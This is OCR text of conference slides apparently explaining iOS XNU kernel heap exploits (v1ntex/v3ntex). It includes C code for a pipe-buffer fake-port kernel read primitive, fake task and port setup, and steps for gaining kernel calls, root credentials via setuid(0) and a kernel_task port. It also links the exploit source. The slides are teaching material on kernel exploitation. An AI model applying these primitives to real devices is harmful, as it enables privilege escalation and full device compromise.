
Non-Blocking

Pipes

- Nonblocking pipe allocates buffer in kernel which is big enough to hold the data
- This allows as to:
  - Make a controlled size allocation by writing data in buffer
  - Reading data by reading from pipe
  - Modifying buffer by reading from it and writing it back
    - Allocation stays if we don't increase size of data to be buffered


v1ntex exploit

11. We now have a heap pointer to a real port!



v3ntex exploit


11. We now have a heap pointer to a real port!



v3ntex exploit

12. Increment pointer by *enough* pages and align it to start of page


This is done by freeing and reallocating the data page were TARGET-voucher resides



v3ntex exploit


13. Allocate pipe buffers (instead of OSData) with fake ports

We allocate whole pages and put the fake port at the beginning of the page because we aligned the pointer



v3ntex exploit

13. Make the fakeport point to faketask, which resides in the same pipebuffer



v3ntex kread

- Read buffered data from pipe
- Modify ktasks **task_bsd_info** element
- Write data back to pipe
- Use **pid_for_task()** to read 32bit value

```
uint32_t kread32(kptr_t loc){
    int err = 0;
    uint32_t pid = 0;
    kern_return_t ret = 0;
    uint64_t readptr = loc-BSDINFO_PID_OFFSET;

    int rfd = pipefds[2 * gfakeport_idx];
    ssize_t didread = read(rfd, pipebuf, pagesize);
    assure(didread == pagesize);
    int wfd = pipefds[2 * gfakeport_idx + 1];

    {
        uintptr_t ptr = (uintptr_t)pipebuf;
        ptr += 0x700;
        *(uint64_t*)(ptr+OFFSET_TASK_BSD_INFO) = readptr; //read from
    }
    ssize_t written = write(wfd, pipebuf, pagesize);
    assure(written == pagesize);
    usleep(300);

    ret = pid_for_task(real_port_to_fake_voucher, (int*)&pid);

error:
    if (err) {
        printf("kread32 failed!\n");
        printf("error=%d ret=0x%08x s=%s\n",err,ret,mach_error_string(ret));
    }
    return pid;
}
```

What next?

- We have:
  - Controlled fake port
  - kread primitive
  - KASLR slide
- We want:
  - Proper kernel task

Continue v0rtex style

- Read kernel **zone_map** address
- Update faketasks zone map (we didn't need this before)
- Use that fakeport/faketask to remap page to userspace (for safe port/task updates)
  - Important for v1ntex, not so important for v3ntex

```
kptr_t zone_map_addr = kread64(OFF(ZONE_MAP));
printf("zone_map_addr=%p\n", (void*)zone_map_addr);

ktask_t ktask = {};
ktask.a.lock.data = 0x0;
ktask.a.lock.type = 0x22;
ktask.a.ref_count = 100;
ktask.a.active = 1;
ktask.a.map = zone_map_addr;
ktask.b.itk_self = 1;

kport.ip_bits = 0x80000002; // IO_BITS_ACTIVE | IOT_PORT | IKOT_TASK
kport.ip_kobject = targetVoucher.iv_port + 0x100;
kport.ip_requests = 0;
kport.ip_context = 0;
LOG("kport.ip_kobject=%p",(void*)kport.ip_kobject);

//write to kport
{
    //read pipebuf, update ktask, write pipebuf back
}

LOG("remapping fakeport");
vm_prot_t cur = 0,
          max = 0;
mach_vm_address_t shmem_addr = 0;
kptr_t base_shared = targetVoucher.iv_port;

ret = mach_vm_remap(self, &shmem_addr, pagesize,
                    0, VM_FLAGS_ANYWHERE | VM_FLAGS_RETURN_DATA_ADDR,
                    real_port_to_fake_voucher, base_shared, false,
                    &cur, &max, VM_INHERIT_NONE);
doassure(!ret,{
    LOG("mach_vm_remap: %s", mach_error_string(ret));
});
```

Continue v0rtex style

- Dump vtable of IOSurfaceRootUserClient
- Change fakeport type to IOKit object
  (fake IOSurfaceRootUserClient)
- Create fake vtable with modified pointer
  - Create KCALL primitive by chaining gadgets
- Call arbitrary kernel functions through **IOConnectTrap6()**

Continue v0rtex style

- Replace process credentials with kernel credentials
  - Allows calling **setuid(0)**
- Call **setuid(0)** and get privileged **mach_host_port**
- Find real kernel_task (kread)
- Remap kernel_task
  (get a second virtual mapping for the same physical memory)
- Store cloned kernel_task in **host_special_ports** for easy retrieval from root process
- Clean up exploit

Conclusion

- Introduced XNU Heap Zones (zalloc,kalloc)
- Talked about heap exploit techniques and strategies
- Introduced Mach Ports and outlined its importance for kernel exploitation
- Full walkthrough of 3 kernel exploits for 2 heap bug
  - Protip: always turn your primitive into UAF/type confusion (if you can)

Source Code

- For better understanding:
  Read the exploit source code and re-read these slides ;)
- https://github.com/tihmstar/treadm1ll
- https://github.com/tihmstar/v1ntex
- https://github.com/tihmstar/v3ntex

Questions?